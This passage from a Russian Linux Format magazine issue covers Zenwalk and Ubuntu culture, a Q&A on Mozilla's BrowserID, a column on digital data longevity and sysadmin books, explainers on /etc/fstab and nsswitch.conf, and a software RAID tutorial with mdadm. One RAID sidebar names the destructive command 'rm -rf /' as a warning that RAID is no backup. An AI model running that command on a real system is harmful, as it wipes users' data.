В-четвертых, Zenwalk – отличная среда для достижения собственного идеала в отношении пользовательского десктопа. Причем возвышенные цели могут достигаться в процессе решения приземленных практических проблем – по мере возможности и необходимости.

И, наконец, в-пятых... Активная политика по продвижению Ubuntu (со всеми ее разновидностями) и последовавший вследствие этого фантастический успех данного семейства дистрибутивов привел к огромному наплыву новых пользователей Linux, в том числе и таких, которые еще вчера и слова-то такого не слышали. Что, казалось бы, хорошо – не за это ли боролись мы долгие годы? Но, с другой стороны, для многих из начинающих пользователей Ubuntu и Linux стали такими же близнецами-братьями, как Ленин и Партия. Я уж не говорю о возросшем уровне некомпетентности, точнее, о воинствующем нежелании уровень своей компетентности повышать. Так что Zenwalk выступает в этом море как один из островков, на которых найдут пристанище те начинающие юзеры, которые хотят стать компетентными. И которые готовы затратить на это определенные усилия – пропорциональной им будет эффективность их последующей работы.

И – самое распоследнее. В свое время Дуглас Кенни и Генри Бэрд [Henry N. Beard, Douglas C. Kenney] написали книжку *Bored of the Rings*, название которой в наших изданиях иногда переводят как «Тошнит от Колец». Это веселая пародия не столько даже на сочинение Профессора (к которому авторы относились с глубоким уважением), сколько на его многочисленных последователей.

Так вот, в мире Linux сложилась похожая ситуация, которую можно назвать «Тошнит от Убунт». При всей моей симпатии к этому дистрибутиву и его ближайшим родственникам, бессчетные эпигоны Марка Шаттлворта начинают вызывать нечто вроде аллергической реакции. И то, что каждый третий пользователь Ubuntu, вчера водрузив эту систему на свою машину, сегодня садится описывать в блоге очередное путешествие по новооткрытой Америке на только что изобретенном велосипеде с квадратными колесами... То, что каждая вторая такая заметка завершается словами: «Например, в Ubuntu...» То, что слова Linux и Ubuntu уже начинают восприниматься почти как синонимы... Все это вместе могло бы вызвать пароксизм здорового смеха, если бы не навесало столько грусти.

Но ведь мир Linux так обширен и разнообразен, и в этом его прелесть. И если он свое разнообразие утратит, сведясь к Ubuntu и ее производным, то и прелесть его будет утрачена. А сам Linux перестанет быть Linux'ом. Так что нужно же писать не только об Ubuntu – а к нему, как явлению планетарного масштаба, мы вернемся в одной из ближайших заметок цикла.

И в завершение

Все концептуальные особенности Zenwalk, описанные выше, показались части его разработчиков не совсем соответствующими духу первоизданного Linux. И в результате от него отделился проект Salix. Но о нем сейчас разговора не будет – он выпадает и за хронологические рамки этой заметки, и в тему систем быстрого развертывания не совсем вписывается. Но когда-нибудь мы к нему вернемся. **LXF**



Что за штука... Browser ID?

Как проще всего удостоверить свою личность в сети? Ответом готов стать BrowserID, говорит **Марко Фиоретти**.

В Что же за штука — BrowserID?

О BrowserID (<https://browserid.org/>) — метод, представленный в июле 2011, который позволяет использовать адреса электронной почты для идентификации и регистрации на сайтах.

В Так у нас это уже есть: сайт просит ввести электронный адрес, а затем отправляет сообщение с подтверждением.

О Ан нет, с BrowserID все будет гораздо проще и быстрее.

В Что вы имеете в виду? Как это будет работать на практике?

О Чтобы зарегистрироваться на сайте, поддерживающем BrowserID, нужно будет всего лишь щелкнуть по кнопке Регистрация, а затем

выбрать в меню желаемый адрес. Об остальном позаботятся ваш браузер и сам сайт.

В А как насчет входа через Facebook, Twitter и Google? Это ведь и того проще, не так ли?

О Да, если вы просматриваете страницы, войдя на любой из этих порталов, ничего делать вообще не придется: любой связанный с ними сайт немедленно вас идентифицирует. В том-то и беда. Вручение задач такого рода гигантским частным провайдерам влечет кучу привязок, плюс проблем, связанных с защитой информации.

В Ну да, но подождите! Разве OpenID не обеспечивал (более-менее) те же нужды?

О Так и есть. Но вообще-то похоже, что OpenID не оправдал ожиданий, по нескольким причинам. Главная из них, пожалуй, та, что для полу-

чения доступа к желаемому сайту приходилось, пусть и ненадолго, сперва обращаться к другому. Для тех, кто по-настоящему не осознал важность надежной онлайн-аутентификации (и не заботится об этом), гораздо менее трудоемким было просто попросить свой браузер запоминать все пароли, или щелкнуть по кнопке Запомнить Меня, которая есть почти в любой форме регистрации. BrowserID пытается обеспечить тот же уровень безопасности и надежности, что и OpenID, но гораздо более прозрачным способом.

В Пожалуйста, расскажите о защите информации в BrowserID побольше.

О Прежде всего, в отличие от других систем регистрации, BrowserID не принуждает пользователя раскрывать или передавать в сеть личную, конфиденциальную информацию, такую как дата

рождения. Кроме того, BrowserID не ябедает серверам про сайты, которые вы посещаете.

В А почему BrowserID основан на электронных адресах?

О Во-первых, потому что любой регулярный посетитель Интернета имеет по крайней мере один почтовый ящик, а также и представление о том, что это уже средство идентификации и авторизации. Во-вторых, потому что электронные адреса не контролируются никакой организацией, ни по факту, ни потенциально. И, наконец, потому, что практически все сайты, требующие авторизации, уже содержат эту информацию для непосредственного взаимодействия с пользователями, изменения пароля и других сервисов: BrowserID лишь упрощает им работу с уже готовыми данными.

В Запретит ли мне BrowserID пользоваться моими любимыми никами на этих сайтах?

О Отнюдь нет. Электронный адрес используется только для первичной аутентификации. Использование BrowserID никоим образом не ограничивает вас в настройке вашей учетной записи на любом сайте.

В Можно ли, в таком случае, иметь несколько BrowserID?

О Конечно. Единственное условие в том, чтобы каждый был привязан к отдельному ящику.

В А что с другими приложениями, типа чат-клиентов? Могу ли я использовать с ними BrowserID, или это работает только в браузере?

О Да, можете, если эти программы реализуют протокол и снабжают пользователя интерфейсом для подключения к их провайдеру, чтобы получить ключи. Последние затем могут храниться в *KWallet* или любом другом настольном хранилище паролей.

В Простите, какой протокол, какие ключи? BrowserID основан на какой-то проприетарной технологии?

О Нет. Говоря на техоязе, BrowserID – это приложение Verified Email Protocol, децентрализованной системы аутентификации, использующей криптографию с открытым/закрытым ключом, посредством которой пользователь может доказать сайту, что он – владелец этого электронного адреса.

В BrowserID работает во всех браузерах?

О Он может работать на любом современном браузере, включая мобильные. Единственное требование – совместимость с API JavaScript. К слову, если ваш браузер его все-таки не поддерживает, можно воспользоваться аналогичным web-сервисом.

В С чего начать, если я хочу использовать BrowserID?

О Вы должны зарегистрироваться традиционным способом на сайте своего провайдера идентификации. Этот сервер затем велит вашему браузеру, через API JavaScript, сгенерировать пару открытых/закрытых криптографических ключей. После этого браузер отправит открытый ключ провайдеру и получит подписанный сертификат подлинности. Затем секретный ключ и данные верификации будут храниться в браузере, как обычные пароли.

«BrowserID никак не ограничивает вас в настройке вашей учетной записи.»

В А что произойдет потом, когда я зайду на BrowserID-совместимый сайт?

О Этот сайт инструктирует ваш браузер, чтобы тот запустил функцию JavaScript, которая спросит вас, хотите ли вы войти, и под каким ID – то есть электронным адресом.

В И если я дам согласие...

О Браузер отправит на сайт подтверждение, подписанное закрытым ключом. Далее, сайт получит ваш открытый ключ от провайдера и верифицирует подпись.

В И так я докажу этому сайту, что я – действительно я?

О И да... и нет. Эта процедура представляет собой подтверждение третьей стороны (в отличие от того, что реализуется с cookie!), о том, что запрос на аутентификацию отправляется браузером, имеющим секретный ключ, связанный с электронным адресом. А это значит...

В Что я никогда не должен давать другим пользоваться моим браузером!

О Абсолютно верно. Однако риск тот же, что и с любой другой системой аутентификации, не требующей каждый раз вводить пароль, не так ли?

В Думаю, что да, но ведь это также значит, что я не пройду аутентификацию с других браузеров, правильно?

О Варианты возможны разные. Здесь все зависит от вас. Сам по себе, BrowserID позволяет завести по сертификату на каждый компьютер или смартфон, который вы используете, включая временные и предоставленные в публичный доступ, такие как в интернет-кафе. Естественно, в подобных случаях по завершении работы следует немедленно удалить закрытый ключ и сертификат!

В Вернемся к провайдерам идентификации. Вы все время о них упоминаете, а кто это?

О По самому простому и естественному сценарию, провайдером идентификации вашего BrowserID будет провайдер электронной почты.

В А если он не поддерживает эту систему?

О Можно без проблем использовать другой надежный провайдер идентификации, предлагающий те же услуги. Mozilla Foundation, напри-

мер, как раз для таких целей основала сайт BrowserID.org, чтобы ускорить тестирование и применение BrowserID.

В Кстати о применении. В каком нынче статусе BrowserID? Им уже кто-то пользуется?

О На момент написания статьи (конец ноября), BrowserID еще довольно сырой. Большинство разработчиков браузеров пока не сообщали о своих планах включить его в свое ПО. Хотя главная проблема не в этом.

В Вот как? А в чем же?

О Открытым остается вопрос, согласятся ли, и когда, крупнейшие почтовые провайдеры и интернет-сообщества, такие как Facebook и Twitter, поддерживать BrowserID – то есть стать провайдерами идентификации. Особенно если, как в случае с Facebook, у них есть собственные альтернативы. Кроме того, все эти провайдеры должны будут прийти к соглашению по способам доступа к открытым ключам. К счастью, это не мешает попробовать BrowserID или применить его на вашем сайте.

В Это здорово. Как попробовать его сегодня?

О На данный момент, лучший способ увидеть BrowserID в действии – посетить официальный демо-сайт на Myfavoritebeer.org.

В Как насчет web-разработчиков?

О Если они используют популярное открытое ПО, наподобие *WordPress* или *Drupal*, то им повезло: модули расширения BrowserID для этих систем управления контентом уже есть. В противном случае, нужно следовать инструкции на BrowserID.org. Но даже в этом случае они смогут пользоваться BrowserID без необходимости написания какого-либо кода аутентификации. **LXF**



По рецептам доктора Брауна

Д-р Крис Браун

Доктор обучает, пишет и консультирует по Linux. Ученая степень по физике элементарных частиц ему в этом совсем не помогает.

О долговечности и цифровых данных

Давным-давно у меня было хобби: я записывал музыкальные композиции на цифровых синтезаторах в *Cakewalk* – приложении для записи и редактирования MIDI, и извел на это кучу времени, причем с приличными результатами. Я подумал было восстановить их – у меня уцелели исходные файлы *Cakewalk*; но они на дисках, и мне их не прочитать. Даже если удастся извлечь потоки данных с носителя, сильно сомневаюсь, что любое из современных приложений распознает формат файлов.

Хотя прошло всего 15 лет, информация по сути утрачена. В своей статье *Ensuring the Longevity of Digital Information* [Обеспечение долговечности цифровой информации] Джефф Ротенберг [Jeff Rothenberg] указывает три уровня, на которых может утеряться цифровая информация: (а) обычная порча носителя; (б) устаревание носителя и устройств для его чтения; (в) развитие форматов документов в направлении обратной несовместимости (в версии 5 не открыть документ, созданный в версии 1). Его статью можно прочесть на www.clir.org/pubs/archives/ensuring.pdf.

Ротенберг был неправ

Предположение Ротенберга о том, что долговременное хранение на съемных носителях не годится сегодня, когда любая информация, которая считается ценной, размещается в сети и готова к копированию, возможно, не до конца верно. Но основная его мысль меня тревожит.

Шекспир выразил оптимистичный взгляд на долговечность в своем сонете «*Могу ль тебя сравнить я с летним днем?*», завершающемся словами: «*Жить будешь в них, свой продолжая век, Доколе зрит и дышит человек*» [перевод Игоря Фрадкина, – прим. пер.].

Когда речь заходит о хранении цифровых данных, мне ближе точка зрения Клайва Джеймса [Clive James]: «*Слова, что имя твое – навек, с моих не сорвутся губ: в забвение канет любой человек, и я не настолько глуп*».

Эзотерическое системное администрирование из причудливых заворотов кишок серверной



Как небо и земля

Трудно представить две книги о системном администрировании, более разные по стилистике и содержанию, чем эти...

В этом месяце я хочу рассказать вам о паре книг. Обе они – по системному администрированию, примерно в той же степени, в которой Моцарт и Джими Хендрикс оба музыканты: потому что на этом сходство и заканчивается.

Первая, *Red Hat Certified Technician & Engineer* [Сертифицированный специалист и инженер Red Hat] Асгхара Гхори [Asghar Ghori] – во многом книга из серии «как это сделать», и посвящена Red Hat Linux. Вторая, *The Practice of System and Network Administration* [Практика системного и сетевого администрирования] Лимончелли, Хогана и Чалупа [Limoncelli, Hogan & Chalup] – скорее книга из серии «почему», не связанная ни с какой конкретной ОС, не говоря уж о дистрибутиве Linux.

Если вы хотите узнать, какая команда расширит логический раздел, читайте Гхори. Если вы хотите узнать, почему стоит заранее и регулярно выделить время для техобслуживания, читайте Лимончелли (этому у него отведена целая глава).

Книга Гхори предназначена для помощи в сдаче экзаменов RH202 и RH302, но не привязана к заданиям экзаменов – это удобное справочное руководство для администраторов RHEL 5. В начале описываются темы «конечного пользователя» (основные команды, файлы, каталоги, права доступа, редактирование текста и оболочки).

Затем после разочаровывающей главы о написании скриптов оболочки Гхори переходит к темам, интересным системному администратору – установке, управлению пакетами, разделам, менеджеру логических томов, RAID, swp, запуску системы, ядру, резервному копированию и широ-

Золотая середина

Одна из моих любимых книг по системному администрированию за все времена *UNIX and Linux System Administration Handbook* [Руководство по системному администрированию систем UNIX и Linux] Немет, Снайдера, Хайна и Уэйли [Nemeth, Snyder, Hein & Wayley]. Она стоит посередине подходов «как» и «почему» описанных мною книг. В ней вы найдете смесь рассказа о командной строке с обширными рассуждениями о лучших подходах. Я рассказывал об этой книге прежде (в **LXF139**, если у вас есть старые номера), но не могу не порекомендовать ее снова.

кому набору сетевых сервисов. Дана масса примеров запуска команд, таблицы параметров команд и файлов настройки – хотя я zasek пару ошибок.

Книга Лимончелли написана на ином уровне. Ее целевая аудитория – сисадмины средних и крупных организаций, и о командной строке речь здесь не идет. Некоторые разделы посвящены устройствам (например, 60-страничная глава о проектировании дата-центра), а некоторые – сервисам (главы о печати, электронной почте, хранилищах, резервном копировании и web-серверах).

Но большая часть книги скорее ориентирована на людей (главы об этике, отношениях с клиентами и о том, как развернуть службу техподдержки). В книге множество реальных примеров, анекдотов и боевых историй, многие из которых вызовут кривую улыбку «Это про меня!» на устах самого бесчувственного системного администратора.


Etcetera в иллюстрациях – часть 2

Месяц за месяцем изучайте файлы в **/etc** по нашему удобному руководству. Познакомимся с **fstab**.

Файл **/etc/fstab** (сокращение от “filesystem table” – таблица файловой системы) определяет, как вся файловая система Linux формируется из различных источников (дисковые разделы, логические уровни, экспортируемые каталоги NFS и т. д.), образуя единую иерархию. В нем задаются файловые системы (с технической точки зрения, блочные устройства) и их точки монтирования в дереве каталогов Linux. Этот файл применяется много лет. Его синтаксис достаточно прост, но если вы не уверены в своем знании, изменять этот файл не стоит – ошибка здесь может привести к тому, что система перестанет загружаться.

Три примера строк из этого файла на первом рисунке иллюстрируют три способа определения монтируемой файловой системы. Традиционное имя устройства, такое как **/dev/sda6** – самый старый и самый простой способ, но он может привести к проблемам при добавлении новых дисков, так как изменятся имена устройств. Более надежный вариант – использовать текстовую метку, записываемую в раздел при создании файловой системы. Обычно текст метки соответствует планируемой точке монтирования. В порядке альтернативы, здесь можно указать UUID. В средней строке на рисунке показана запись для монтирования NFS с файлового сервера **foo**. Доступ к этим файлам осуществляется по протоколу NFS – это *не* считается блочным устройством, и мы *не* запускаем **fsck** для этой части файловой системы: делать это нужно на сервере.

Монтирования для записей, приведенных на рис. 1, выполняются автоматически, обычно командой **mount -a** в загрузочном скрипте.



Строки на рис. 2 служат другой цели. Здесь опция **noauto** означает, что запись будет проигнорирована командой **mount -a** (и монтирование во время загрузки производиться не будет). Вместо этого строка связывает имя устройства с точкой монтирования, поэтому его можно смонтировать простой командой:

```
$ mount /dev/sdc
$ mount /dev/sdc /media/cdrom
```


Опция **user** означает, что монтировать устройство могут обычные пользователи. По умолчанию монтировать и размонтировать устройства может только суперпользователь **root**.

В файле **fstab** вы также увидите записи, которым соответствуют не физические файловые системы, а псевдофайловые системы, которые являются лишь плодом воображения ядра. Они представляют структуры данных ядра в виде файлов. В них входят файловая система **proc** (обычно монтируется в **/proc**) и файловая система **sysfs** (монтируется в **/sys**).

► Рис. 1. Синтаксис **fstab** достаточно прост, но в случае ошибки система может перестать загружаться правильно.

Точки монтирования

Точка монтирования – просто каталог, используемый как точка соединения для подключения файловой системы в дерево каталогов. В нем нет ничего экзотического, хотя обычно этот каталог пуст. Если он не пуст, его содержимое будет перекрыто смонтированной файловой системой. Возможно многоуровневое монтирование, но этот подход не слишком распространен.




► Рис. 2. Типичная запись в **fstab** для съемных устройств типа CD или DVD, которая позволяет их монтировать обычным пользователям.

Etcetera в иллюстрациях – часть 3

Теперь настал черед знакомства с файлом **nsswitch.conf** – указателем на источники информации.


► В файле `/etc/nsswitch.conf` указываются доступные источники информации для поиска имен хостов и пользователей, а также других сведений.



В стандартной библиотеке C в Linux есть семейство функций, называемых «разрешителями»: они разрешают запросы. Так, функция `getpwuid()` находит учетную запись пользователя по его числовому идентификатору, а функция `gethostbyname()` находит компьютер по имени, возвращая (среди прочего) его IP-адрес. А, скажем, функция `getservbyname()` ищет сервис по имени, возвращая номер его порта и протокол.

Эти функции существуют с давних пор – они были в UNIX еще до того, как проблиск Linux мелькнул в глазах Линуса Торвальдса. В те далекие времена информация размещалась в локальных файлах, таких как `/etc/passwd`, `/etc/hosts` и `/etc/services` – и больше ничего не было. Позже появились другие источники информации. Например, в Sun Microsystems придумали **NIS**, и у нас появился **DNS** для разрешения имен хостов. Sun также добавила несколько примочек, чтобы «разрешители» искали информацию более чем в одном месте. Как будто припоминаю, что строки в `/etc/passwd`, начинавшиеся с «+», велели «разрешителю» также пойти и заглянуть в **NIS**.

► «За кулисами» всю трудную работу выполняют библиотеки (их имена указаны напротив источников данных в `nsswitch.conf`).



Современные «разрешители» используют более элегантный и наращиваемый механизм направления к определенному источнику информации – так называемый файл переключения сервисов имен (Name Service Switch) `/etc/nsswitch.conf`. Формат этого файла показан на рисунке сверху. Он достаточно прост, хотя содержит одно неочевидное обозначение – **[NOTFOUND=return]**, которое представляет собой пример действия. Оно предоставляет более тонкий контроль над логикой процесса поиска, связывая статус запроса (один из списка **SUCCESS**, **NOTFOUND**, **UNAVAIL** или **TRYAGAIN**) с действием (**return** или **continue**). Обратите внимание, что статус **NOTFOUND** означает, что сервис был успешно опрошен, но сообщил, что у него нет данных в ответ на полученный запрос, а не то, что не удалось найти сам сервис.

Наращиваемость механизма поиска означает, что можно добавлять новые источники информации. Это работает благодаря тому, что в `nsswitch.conf` задается простое соответствие между именами сервисов и библиотеками, их реализующими. Например, встретив **mdns4** в записи **hosts** в `nsswitch.conf`, разрешитель имени хоста выполнит запрос с использованием разделяемой библиотеки `/lib/libnss_mdns4.so`. Интерфейс для доступа к этим библиотекам стандартный, поэтому разработчик может добавить собственный сервис. При добавлении библиотеки `libnss_xyz` он добавляет источник информации **xyz**. Функции разрешителя верхнего уровня (и вызывающие их программы) вызовут его автоматически, если **xyz** есть в файле `nsswitch.conf`. В некоторых дистрибутивах Linux есть графические утилиты для редактирования `nsswitch.conf`. Утилита `systemconfig-authentication` в Fedora позволяет задать источник информации об учетной записи пользователя. В Ubuntu для тех же целей можно воспользоваться скриптом `authclientconfig`, хотя его основное назначение – облегчение обновления `nsswitch.conf` со стороны установочных скриптов пакетов. Полная документация по `nsswitch.conf` имеется на <http://www.gnu.org/s/hello/manual/libc/Name-Service-Switch.html>.

Программный RAID

Для создания избыточности в хранилище не обязательно тратиться на дорогие аппаратные решения. Ваш сервер поддержит программный RAID.

Диски живут не вечно. Изготовители дисков часто называют среднее время наработки на отказ [MTBF – Mean Time Between Failure] в миллион часов (это 114 лет). Это соответствует годовой интенсивности отказов [AFR – annual failure rate] в 1 % – но справедливо только для новых дисков. Статья Google *Failure Trends in a Large Disk Drive Population* [Тенденции отказов в больших жестких дисках] рисует другую картину. В ней приводятся значения AFR от 2 до 6 %, в зависимости от возраста диска. (Статью можно прочесть на http://research.google.com/archive/disk_failures.pdf). По моим расчетам, если вероятность отказа диска в этом году составляет, скажем, 4 %, а в хранилище 10 дисков, то вероятность прожить год без неисправностей составляет всего 66 %. О цифрах можно спорить, но факт остается фактом: диски выходят из строя.

RAID (Redundant Array of Individual Disks – избыточный массив отдельных дисков) позволяет создавать хранилища, способные противостоять неисправностям дисков. Существует множество аппаратных дисковых контроллеров RAID, но в Linux также можно создавать программные массивы RAID с помощью стандартных устройств. Прежде чем углубиться в детали, поговорим о концепции «блочного устройства» в Linux. Блочное устройство – устройство хранения, к которому можно адресоваться, а также считывать и записывать данные поблочно. Очевидный пример – жесткий диск, но, как мы увидим, есть и другие. Блочные устройства в Linux важны, потому что на них строится файловая система. Глубоко в недрах ядра Linux находится «сопоставитель устройств» [device mapper] – система, способная создавать блочные устройства «поверх» других блочных устройств. Она используется для создания программных устройств RAID (наша тема), а также для логических томов и зашифрованных разделов. Существует несколько способов настройки устройств RAID. Рассмотрим три из них. Программный RAID работает лучше всего, когда у вас несколько одинаковых дисков – желательно на отдельных контроллерах. Учтите, что бессмысленно создавать массив RAID из нескольких разделов на одном диске или из нескольких виртуальных дисков в виртуальной машине, потому что все они находятся в одной файловой системе на главных компьюте-

RAID — не замена

Уточняем: RAID – это не способ резервного копирования. Вы сможете создавать большие, надежные хранилища данных из более маленьких и менее надежных устройств хранения. Но RAID не защитит вас ни от злонамеренного или неумышленного удаления файлов (включая печально известную `rm -rf /`), ни от пожара или наводнения. RAID – не замена регулярному резервному копированию на съемные носители, которые хранятся отдельно.

рах. Очевидно, что в обоих случаях у вас есть всего один диск, и избыточности нет.


Хорошо, и как это работает в Linux?

Linux поддерживает RAID на уровне сопоставителя устройств внутри ядра, а настраивается RAID утилитой командной строки `mdadm`, которая позволяет создавать, наращивать и управлять устройствами программного RAID. У этой утилиты масса параметров, и внимательное чтение ее `man`-страницы может запросто занять целый вечер. В вашей системе она может быть не установлена по умолчанию. Например, в Ubuntu потребуется пакет `mdadm`:

```
$ sudo apt-get install mdadm
```

Рассмотрим пример. Пусть у вас четыре диска (`sdb`, `sdc`, `sdd` и `sde`), и вы хотите сформировать из них массив **RAID 5**. Следующая команда сделает всю работу:

```
# mdadm -C /dev/md0 -n4 /dev/sdb /dev/sdc /dev/sdd /dev/sde -l5
```



► Массив `raid 5` с четырьмя дисками. Данные разделены на доли, на каждом из дисков хранится блок четности.

RAID	Функция
RAID 0	В случае RAID 0 дисковое пространство по сути дела распространяется на несколько дисков, для имитации одного большого диска. Это можно сделать, сцепив диски (данные записываются на первый диск, затем подряд на второй, после того как первый заполнится). При этом диски не обязаны быть одного и того же объема. Можно также чередовать диски (последовательные фрагменты данных записываются на первый диск, затем на второй, затем на третий). Избыточности при любом размещении дисков не возникает. Если один из дисков выходит из строя, вы теряете весь RAID.
RAID 1	RAID 1, также известный как «зеркалирование» – одна из простейших конфигураций RAID. В этом случае используются два диска, и данные просто дублируются на обоих. Диски должны быть одинакового объема. Если один из дисков выйдет из строя, RAID продолжит работу на оставшемся диске. После замены неисправного диска данные просто снова дублируются на него с оставшегося рабочего диска. Это просто и эффективно – недостаток в том, что вам нужно вдвое больше физического места на диске: с парой дисков по 500 ГБ вы получите всего 500 ГБ для хранения данных.
RAID 5	Одна из наиболее часто используемых конфигураций. Как и в RAID 0, в ней используется чередование, но здесь появляется блок четности, который позволяет восстановить содержимое раздела в случае выхода из строя одного из дисков. Блоки четности распределяются по всем дискам. Это сложнее представить в голове, поэтому я нарисовал небольшую картинку. Я не буду производить расчеты, но поверьте: если один диск выйдет из строя, его содержимое можно будет восстановить с оставшихся дисков. Для RAID 5 требуется не менее трех дисков, но такой массив дает хорошее сочетание избыточности (он может выдержать потерю одного диска) и эффективного использования пространства. Например, если у вас массив из пяти дисков, только 20 % пространства «тратится» на хранение избыточной информации.

➤ **Webmin** предоставляет графическую оболочку для большинства задач администрирования RAID. Жаль, что нет других графических утилит для этой цели.




Состояние массива можно проверить следующим образом:

```
# mdadm -D /dev/md0
/dev/md0:
Version : 0.90
Creation Time : Sun Nov 27 10:40:42 2011
Raid Level : raid5
Array Size : 6291264 (6.00 GiB 6.44 GB)
Used Dev Size : 2097088 (2048.28 MiB 2147.42 MB)
Raid Devices : 4
Total Devices : 4
Preferred Minor : 0
Persistence : Superblock is persistent
Update Time : Sun Nov 27 11:40:40 2011
State : clean
Active Devices : 4
Working Devices : 4
Failed Devices : 0
